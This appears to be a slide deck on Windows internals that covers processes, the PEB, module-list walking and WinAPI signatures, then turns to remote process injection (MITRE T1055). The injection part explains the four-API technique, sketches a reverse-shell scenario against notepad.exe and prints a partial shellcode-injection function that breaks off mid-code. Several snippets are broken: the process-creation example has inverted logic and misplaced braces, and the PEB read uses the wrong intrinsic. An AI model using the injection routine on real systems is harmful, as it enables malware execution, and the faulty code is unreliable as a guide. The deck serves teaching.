- Every process has its own private space, address and resources.
- When an executable is launched it leads to the creation of process.
- Processes in windows have parent-child relationship and has the capability of creating a new process itself.

2. Windows Internals:

2.6. Process

Process Internals

- Understanding the basics workflow and internals of a process.
- One can use WinAPIs to create, delete and modify a process.
- The user level WINAPI to create a process is ***CreateProcessA***.
- Here is how a process is created and how the APIs are called going from user land to kernel land.



2. Windows Internals:

2.6. Process

Process Internals

- If a programmer is using a ***CreateProcessA*** to create a normal process, they don't need to call all the APIs mentioned in above diagram to create a process.
- Here is a small C++ code to create **notepad.exe** process.

```
#include <windows.h>
#include <iostream>


int main() {
    STARTUPINFO si = {};
    PROCESS_INFORMATION pi = {};

    // Path to the executable
    LPCWSTR notepadPath = L"C:\\Windows\\System32\\notepad.exe";

    if (!CreateProcess(notepadPath, NULL, NULL, NULL, FALSE, 0, NULL, NULL, &si, &pi)) {
        std::wcout << L"Process ID (PID): " << pi.dwProcessId << std::endl;
    }

    // Close process and thread handles
    CloseHandle(pi.hProcess);
    CloseHandle(pi.hThread);
}
else {
    std::cerr << "CreateProcess failed. Error: " << GetLastError() << std::endl;
}

return 0;
}
```



2. Windows Internals:

2.6. Process

Process Internals

- *CreateProcessA* : Small C++ code to create **notepad.exe** process **Demo.**

If you want to understand more please refer to this Blog:

<https://github.com/Faran-17/Windows-Internals/blob/main/Processes%20and%20Jobs/Processes/Creation%20Of%20Processes.md#static->

2. Windows Internals:

2.7. PEB

What is PEB?


- **PEB (Process Environment Block)** is the user-mode representation of the process.
- This is the user-mode structure that has the most knowledge about a process. It contains direct details of a process, and many pointers to other structs.
- Every user-mode process has its own PEB.

2. Windows Internals:

2.7. PEB

What is PEB?

- Here is a diagram representation of *PEB*



2. Windows Internals:

2.7. PEB

What is PEB?

- The PEB is a part of the **TEB** i.e **Thread Environment Block**.
- Here is the structure of the PEB in C as per documentation.
- Although there are lot of useful fields inside the PEB, we will look into some **important fields**.

C++

```
typedef struct _PEB {
    BYTE             Reserved1[2];
    BYTE             BeingDebugged;
    BYTE             Reserved2[1];
    Reserved3[2];
    PPEB_LDR_DATA   Ldr;
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
    PVOID            Reserved4[3];
    PVOID            AtlThunkSListPtr;
    PVOID            Reserved5;
    ULONG            Reserved6;
    PVOID            Reserved7;
    ULONG            Reserved8;
    ULONG            AtlThunkSListPtr32;
    PVOID            Reserved9[45];
    BYTE             Reserved10[96];
    PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
    BYTE             Reserved11[128];
    PVOID            Reserved12[1];
    ULONG            SessionId;
} PEB, *PPEB;
```

MSDN docs:

<https://learn.microsoft.com/en-us/windows/win32/api/winternl/ns-winternl-peb>

2. Windows Internals:

2.7. PEB

PEB Fields

Listing some important fields inside PEB.

- ***BeingDebugged***
 - Indicates whether the specified process is currently being debugged by a user-mode debugger like OllyDbg, WinDbg etc.
 - Some malware manually checked the PEB instead of using the API `kernel32!IsDebuggerPresent()`. The following code can be used to terminate the process if it is being debugged.

```
if (IsDebuggerPresent())
    ExitProcess(-1);
```

2. Windows Internals:

2.7. PEB

PEB Fields

Listing some important fields inside PEB.

- ***ImageBaseAddress***
 - The ***ImageBaseAddress*** is the virtual memory address at which the executable image of a process is loaded in memory.
 - The ***ImageBaseAddress*** is important because it is the base address at which all the code and data in the process's executable image are loaded into memory.
 - Here is the ***ImageBaseAddress*** in the PEB via WinDbg.

MSDN docs:

<https://learn.microsoft.com/en-us/windows/win32/api/winternl/ns-winternl-peb>

2. Windows Internals:

2.7. PEB

PEB Fields

Listing some important fields inside PEB.

- ***ImageBaseAddress***
 - Here is the ***ImageBaseAddress*** in the PEB via WinDbg.

```
+0x004 Padding0      : [4] ""
+0x008 Mutant        : 0xffffffff`ffffffff Void
+0x010 ImageBaseAddress : 0x00007ff7`b8850000 Void
+0x018 Ldr           : 0x00007fff`6eaba4c0 _PEB_LDR_DATA
+0x020 ProcessParameters : 0x00000221`41632550 _RTL_USER_PROCESS_PARAMETERS
+0x028 SubSystemData  : (null)
+0x030 ProcessHeap    : 0x00000221`41630000 Void
+0x038 FastPebLock   : 0x00007fff`6eaba0e0 _RTL_CRITICAL_SECTION
```

2. Windows Internals:

2.7. PEB

PEB Fields

Listing some important fields inside PEB.

- ***ImageBaseAddress***
 - If we look inside the virtual memory we can see the **MZ** byte.

```
0:003> db 0x00007ff7b8850000 L100
00007ff7`b8850000 4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00 MZ.....
00007ff7`b8850010 b8 00 00 00 00 00 00-40 00 00 00 00 00 00 00 00 .....@....
00007ff7`b8850020 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 ..... .
00007ff7`b8850030 00 00 00 00 00 00 00-00 00 00 00 00 f0 00 00 00 ..... .
00007ff7`b8850040 0e 1f ba 0e 00 b4 09 cd-21 b8 01 4c cd 21 54 68 .....!..!.!Th
00007ff7`b8850050 69 73 20 70 72 6f 67 72-61 6d 20 63 61 6e 6e 6f is program canno
00007ff7`b8850060 74 20 62 65 20 72 75 6e-20 69 6e 20 44 4f 53 20 t be run in DOS
00007ff7`b8850070 6d 6f 64 65 2e 0d 0d 0a-24 00 00 00 00 00 00 00 mode....$.....
00007ff7`b8850080 ab 4f 48 95 ef 2e 26 c6-ef 2e 26 c6 ef 2e 26 c6 .OH...&...&...
00007ff7`b8850090 e6 56 b5 c6 a9 2e 26 c6-fb 45 25 c7 ec 2e 26 c6 .V....&..E%...&.
00007ff7`b88500a0 fb 45 22 c7 f9 2e 26 c6-ef 2e 27 c6 c6 2f 26 c6 .E"....&...'/&.
00007ff7`b88500b0 fb 45 27 c7 ea 2e 26 c6-fb 45 23 c7 e6 2e 26 c6 .E'....&..E#...&.
00007ff7`b88500c0 fb 45 2b c7 c6 2e 26 c6-fb 45 d9 c6 ee 2e 26 c6 .E+....&..E....&.
00007ff7`b88500d0 fb 45 24 c7 ee 2e 26 c6-52 69 63 68 ef 2e 26 c6 .E$....&.Rich..&.
00007ff7`b88500e0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ..... .
00007ff7`b88500f0 50 45 00 00 64 86 07 00-53 fc cb e1 00 00 00 00 PE..d...S.....|
```

2. Windows Internals:

2.7. PEB

PEB Fields

Listing some important fields inside PEB.

- **LDR**
 - This field is one of the most important fields to understand.
This field contains the information about all the loaded modules (i.e., DLLs and executables) in the process's address space.

2. Windows Internals:

2.7. PEB

PEB Fields

Listing some important fields inside PEB.

- **LDR**
 - The PEB field is located at **0x18** offset in 64-bit architecture.
 - Clicking on the hyperlink.

```
+0x004 Padding0      : [4] ""
+0x008 Mutant        : 0xffffffff`fffffff Void
+0x010 ImageBaseAddress : 0x00007ff7`17b60000 Void
+0x018 Ldr           : 0x00007ffa`92a9a4c0 _PEB_LDR_DATA
+0x020 ProcessParameters : 0x0000029d`7c1b2550 _RTL_USER_PROCESS_PARAMETERS
+0x028 SubSystemData   : (null)
+0x030 ProcessHeap     : 0x0000029d`7c1b0000 Void
+0x038 FastPebLock    : 0x00007ffa`92a9a0e0 _RTL_CRITICAL_SECTION
+0x040 AtlThunkSListPtr : (null)
```

```
0:001> dx -r1 ((ntdll! PEB LDR DATA *)0x7ffa92a9a4c0)
((ntdll! PEB LDR DATA *)0x7ffa92a9a4c0)          : 0x7ffa92a9a4c0 [Type: _PEB_LDR_DATA *]
[+0x000] Length      : 0x58 [Type: unsigned long]
[+0x004] Initialized   : 0x1 [Type: unsigned char]
[+0x008] SsHandle     : 0x0 [Type: void *]
[+0x010] InLoadOrderModuleList [Type: _LIST_ENTRY]
[+0x020] InMemoryOrderModuleList [Type: _LIST_ENTRY]
[+0x030] InInitializationOrderModuleList [Type: _LIST_ENTRY]
[+0x040] EntryInProgress : 0x0 [Type: void *]
[+0x048] ShutdownInProgress : 0x0 [Type: unsigned char]
[+0x050] ShutdownThreadId : 0x0 [Type: void *]
```

2. Windows Internals:

2.7. PEB

PEB Fields

Listing some important fields inside PEB.

- **LDR**
 - It has three important lists as highlighted.
If we take a look at anyone of the list structure.

```
0:001> dx -r1 (*((ntdll!_LIST_ENTRY *)0x7ffa92a9a4d0))
(*((ntdll!_LIST_ENTRY *)0x7ffa92a9a4d0)) [Type: _LIST_ENTRY]
[+0x000] Flink : 0x29d7c1b2fa0 [Type: _LIST_ENTRY *]
[+0x008] Blink : 0x29d7c1b4a90 [Type: _LIST_ENTRY *]
```

2. Windows Internals:

2.7. PEB

PEB Fields

Listing some important fields inside PEB.

- **LDR**
 - These lists are doubly-linked lists which are connected to each other sequentially and has structure of **LIST_ENTRY**

syntax 

```
typedef struct _LDR_DATA_TABLE_ENTRY {  
    PVOID Reserved1[2];  
    LIST_ENTRY InMemoryOrderLinks;  
    PVOID Reserved2[2];  
    PVOID DllBase;  
    PVOID EntryPoint;  
    PVOID Reserved3;  
    UNICODE_STRING FullDllName;  
    BYTE Reserved4[8];  
    PVOID Reserved5[3];  
    union {  
        ULONG CheckSum;  
        PVOID Reserved6;  
    };  
    ULONG TimeStamp;  
} LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;
```

MSDN docs:

https://learn.microsoft.com/en-us/windows/win32/api/winternl/ns-winternl-peb_ldr_data


2. Windows Internals:

2.7. PEB

PEB Fields

Listing some important fields inside PEB.

- **LDR**
 - One of the field is the **DLLBase** which gives the base address of the DLLs that are loaded.
 - Here is visual representation of the whole process.



2. Windows Internals:

2.7. PEB

PEB Fields

Listing some important fields inside PEB.


- **LDR**
 - Here is the custom C++ code that gives the base address of all the DLLs and modules that are loaded.

Link to code:

https://github.com/Faran-17/Windows-Internals/blob/main/codes/Processes%20and%20Jobs/PEB_walker.cpp

```

28     int main()
29     {
30         // Fetching PEB Address
31         PPEB PEB_Address = (PPEB) __readgsword( 0x60 );
32
33         // Fetching PEB_LDR_DATA Structure Address
34         PMY_PEB_LDR_DATA P_Ldr = (PMY_PEB_LDR_DATA) PEB_Address->Ldr;
35
36         // Getting the 1st InLoadOrderModuleList Entry
37         PLIST_ENTRY P_NextModule = P_Ldr->InLoadOrderModuleList.Flink;
38
39         // parse it to LDR_DATA_TABLE_ENTRY structure
40         PMY_LDR_DATA_TABLE_ENTRY P_DataTableEntry = (PMY_LDR_DATA_TABLE_ENTRY) P_NextModule;
41
42         while (P_DataTableEntry->DllBase != NULL)
43         {
44             // Fetch module base address
45             PVOID P_ModuleBase = P_DataTableEntry->DllBase;
46
47             // Fetch module name
48             UNICODE_STRING BaseDllName = P_DataTableEntry->BaseDllName;
49
50             // Printing the output
51             printf("DLL Name : %ls\n", BaseDllName.Buffer);
52             printf("DLL Base Address: %p\n", P_ModuleBase);
53             printf("\n");
54
55             // Load the next entry
56             P_DataTableEntry = (PMY_LDR_DATA_TABLE_ENTRY) P_DataTableEntry->InLoadOrderLinks.Flink;
57         }
58     }
59 }
```



```

Microsoft Visual Studio Debug Console
DLL Name : PEB_Walker.exe
DLL Base Address: 00007FF6FF9B0000
DLL Name : ntdll.dll
DLL Base Address: 00007FFC5AAF0000
DLL Name : KERNEL32.DLL
DLL Base Address: 00007FFC59840000
DLL Name : KERNELBASE.dll
DLL Base Address: 00007FFC58480000
DLL Name : ucrtbase.dll
DLL Base Address: 00007FFC58A50000
DLL Name : VCRUNTIME140.dll
DLL Base Address: 00007FFC47A00000

```

D:\Win10 Study\PEB_Walker\x64\Release\PEB_Walker.exe (process 3784) exited with code 0.
To automatically close the console when debugging stops, enable Tools->Options->Debugging->Automatically close the console when debugging stops.
Press any key to close this window . . .

2. Windows Internals:

2.7. PEB

PEB Fields

Listing some important fields inside PEB.

- If you want to look more into the details of the PEB and how you can fetch the base addresses of all the modules manually and with C++.
Refer the two blogs below written by [@Chrollo_l33t](#) (Faran Siddiqui)

Link to codes:

1. <https://github.com/Faran-17/Windows-Internals/blob/main/Processes%20and%20Jobs/Processes/PEB%20-%20Part%201.md>
2. <https://github.com/Faran-17/Windows-Internals/blob/main/Processes%20and%20Jobs/Processes/PEB%20-%20Part%202.md>

2. Windows Internals:

2.8. WinAPIs

Windows APIs

```
HANDLE CreateFileA(  
    [in]     LPCSTR          lpFileName,  
    [in]     DWORD            dwDesiredAccess,  
    [in]     DWORD            dwShareMode,  
    [in, optional] LPSECURITY_ATTRIBUTES lpSecurityAttributes,  
    [in]     DWORD            dwCreationDisposition,  
    [in]     DWORD            dwFlagsAndAttributes,  
    [in, optional] HANDLE    hTemplateFile  
);
```

```
FARPROC GetProcAddress(  
    [in] HMODULE      hModule,  
    [in] LPCSTR       lpProcName  
);
```

```
DWORD GetFileSize(  
    HANDLE hFile,  
    LPDWORD lpFileSizeHigh  
);
```

```
LPVOID VirtualAlloc(  
    [in, optional] LPVOID    lpAddress,  
    [in]     SIZE_T          dwSize,  
    [in]     DWORD           flAllocationType,  
    [in]     DWORD           flProtect  
);
```

```
void ExitProcess(  
    [in] UINT uExitCode  
);
```

```
BOOL CreateProcessA(  
    [in, optional] LPCSTR          lpApplicationName,  
    [in, out, optional] LPSTR        lpCommandLine,  
    [in, optional] LPSECURITY_ATTRIBUTES lpProcessAttributes,  
    [in, optional] LPSECURITY_ATTRIBUTES lpThreadAttributes,  
    [in]     BOOL                bInheritHandles,  
    [in]     DWORD               dwCreationFlags,  
    [in, optional] LPVOID          lpEnvironment,  
    [in, optional] LPCSTR          lpCurrentDirectory,  
    [in]     LPSTARTUPINFOA        lpStartupInfo,  
    [out]    LPPROCESS_INFORMATION lpProcessInformation  
);
```

```
HANDLE OpenProcess(  
    [in] DWORD      dwDesiredAccess,  
    [in] BOOL       bInheritHandle,  
    [in] DWORD      dwProcessId  
);
```

```
FILE OpenFile(  
    [in] LPCSTR          lpFileName,  
    [out] LPOFILESTRUCT lpReOpenBuff,  
    [in]  UINT           uStyle  
);
```

```
BOOL Process32First(  
    [in]   HANDLE      hSnapshot,  
    [in, out] LPPROCESSENTRY32 lppe  
);
```

```
BOOL Process32Next(  
    [in]   HANDLE      hSnapshot,  
    [out]  LPPROCESSENTRY32 lppe  
);
```

3. Process Injection:

Remote Process Injection - MITRE T1055

- A technique in which the attacker injects malicious shellcode into the memory space of a remote process.
- It's one of the most popular technique used by many malwares throughout the decade.
- Even though it's abused and lot of AV/EDRs has good detection mechanisms but this technique is a bases to learn the advance injection technique.
- This technique relies on the four APIs that are popular in this type of attacks.
- Abused by majority of ransomwares and APT groups throughout ages. For eg, APT-28, APT-29, Lazarus group, Conti and REvil ransomware etc etc.

3. Process Injection:

Remote Process Injection - MITRE T1055

- First one is **VirtualAllocEx** which is used to allocate a memory space inside the remote process.
- Here is the structure of the API.

C++ Copy

```
LPVOID VirtualAllocEx(
    [in]           HANDLE hProcess,
    [in, optional] LPVOID lpAddress,
    [in]           SIZE_T dwSize,
    [in]           DWORD  fAllocationType,
    [in]           DWORD  fProtect
);
```

MSDN docs:

<https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex>

3. Process Injection:

Remote Process Injection - MITRE T1055

```
pShellcodeAddress = VirtualAllocEx(hProcess, NULL, sSizeOfShellcode, MEM_COMMIT |  
MEM_RESERVE, PAGE_READWRITE);
```

- ***hProcess*** is the handle of the target process.
- ***lpAddress*** is a pointer that specifies a desired starting address for the region of pages that you want to allocate. This is set to NULL so that the function determines where to allocate in the memory.
- ***dwSize*** is the size of the memory region where the shellcode will be allocated which is set to ***sSizeOfShellcode*** parameter.
- ***flAllocationType*** sets the allocation type of the memory. In this case it is set to `MEM_COMMIT | MEM_RESERVE` which simply allocates the memory.
- ***flProtect*** sets the memory protection type. Here it is set to **PAGE_READWRITE** which gives the memory region the permission to **READ** and **WRITE**.
- The return value of the API is set to ***pShellcodeAddress*** variable

3. Process Injection:

Remote Process Injection - MITRE T1055

- Next is

WriteProcessMemory

is used to write the malicious shellcode in the allocated memory from the previous API.

C++

 Copy

```
BOOL WriteProcessMemory(
    [in]  HANDLE  hProcess,
    [in]  LPVOID  lpBaseAddress,
    [in]  LPCVOID lpBuffer,
    [in]  SIZE_T   nSize,
    [out] SIZE_T  *lpNumberOfBytesWritten
);
```

MSDN docs:

<https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory>

3. Process Injection:

Remote Process Injection - MITRE T1055

```
WriteProcessMemory(hProcess, pShellcodeAddress, pShellcode, sSizeOfShellcode,  
&sNumberOfBytesWritten)
```

- *lpBaseAddress* is the pointer to the base address inside the target's process which is *pShellcodeAddress* in this case.
- *lpBuffer* is the pointer to the buffer of the data, in this case will be actual payload.
- *nSize* is number of bytes to be written to the specified process, which will be the payload size *sSizeOfShellcode*
- *lpNumberOfBytesWritten* is a pointer to a variable that receives the number of bytes transferred into the specified process.

3. Process Injection:

Remote Process Injection - MITRE T1055

- Next one is ***VirtualProtectEx*** which changes the permission of the allocated shellcode memory to executable.

C++

 Copy

```
BOOL VirtualProtectEx(  
    [in]  HANDLE hProcess,  
    [in]  LPVOID lpAddress,  
    [in]  SIZE_T dwSize,  
    [in]  DWORD  flNewProtect,  
    [out] PDWORD lpflOldProtect  
) ;
```

MSDN docs:

<https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualprotectex>

3. Process Injection:

Remote Process Injection - MITRE T1055

- *flNewProtect* is used to modify the permission, in this case it is set to **PAGE_EXECUTE_READWRITE**

```
C++  
VirtualProtectEx(hProcess, pShellcodeAddress, sSizeOfShellcode, PAGE_EXECUTE_READWRITE,  
&dwOldProtection)
```

3. Process Injection:

Remote Process Injection - MITRE T1055

- Last one is **CreateRemoteThread** which creates a new thread into the target process to avoid the crash of the target process after we close the connection.
- It also maintains each thread's integrity.

```
C++  
HANDLE CreateRemoteThread(  
    [in] HANDLE hProcess,  
    [in] LPSECURITY_ATTRIBUTES lpThreadAttributes,  
    [in] SIZE_T dwStackSize,  
    [in] LPTHREAD_START_ROUTINE lpStartAddress,  
    [in] LPVOID lpParameter,  
    [in] DWORD dwCreationFlags,  
    [out] LPDWORD lpThreadId  
) ;
```

MSDN docs :

<https://learn.microsoft.com/en-us/windows/win32/api/processstthreadsapi/nf-processsthreadsapi-createremotethread>

3. Process Injection:

Remote Process Injection - MITRE T1055


- The *lpStartAddress* is set to the *pShellcodeAddress* from where the thread will be created.

```
CreateRemoteThread(hProcess, NULL, NULL, pShellcodeAddress, NULL, NULL, NULL)
```

3. Process Injection:

Remote Process Injection : Attack Scenario

- Here we'll be explaining a simple remote process injection scenario where the attacker injects malicious obfuscated shellcode inside **notepad.exe** process and obtains a reverse shell.




Link to code by [@Chrollo_l33t](#) (Faran Siddiqui) :
<https://github.com/Faran-17/RemoteProcessInjector>

3. Process Injection:

Remote Process Injection : Attack Scenario

Let's summarize this attack path

- The attacker drops an initial dropper name `malicious.exe` which has an obfuscated shellcode. (Obfuscation is beyond the scope of this topic).
- The `malicious.exe` takes a snapshot of the processes inside the windows environment and obtain the handle of the **`notepad.exe`** process.
- Once that is done the binary first de-obfuscate the shellcode.
- After the malicious binary injects the malicious shellcode with the four APIs mentioned above.



3. Process Injection:

Remote Process Injection : Attack Scenario

- This is how the code looks.

```
143     BOOL InjectShellcodeToRemoteProcess(HANDLE hProcess, PBYTE pShellcode, SIZE_T sSizeOfShellcode) {
144
145         PVOID pShellcodeAddress = NULL;
146         SIZE_T sNumberOfBytesWritten = NULL;
147         DWORD dwOldProtection = NULL;
148
149         // Allocating memory in "hProcess" process of size "sSizeOfShellcode" and memory permissions set to read and write
150         pShellcodeAddress = VirtualAllocEx(hProcess, NULL, sSizeOfShellcode, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
151         if (pShellcodeAddress == NULL) {
152             return FALSE;
153         }
154
155         // Writing the shellcode to the allocated memory
156         if (!WriteProcessMemory(hProcess, pShellcodeAddress, pShellcode, sSizeOfShellcode, &sNumberOfBytesWritten)) || sNumberOfBytesWritten != sSizeOfShellcode {
157             return FALSE;
158         }
159
160         // Cleaning the buffer of the shellcode in the local process
161         memset(pShellcode, '\0', sSizeOfShellcode);
162
163         // Setting memory permissions at pShellcodeAddress to be executable
164         if (!VirtualProtectEx(hProcess, pShellcodeAddress, sSizeOfShellcode, PAGE_EXECUTE_READWRITE, &dwOldProtection)) {
165             return FALSE;
166         }
167
168         if (CreateRemoteThread(hProcess, NULL, NULL, pShellcodeAddress, NULL, NULL, NULL) == NULL) {
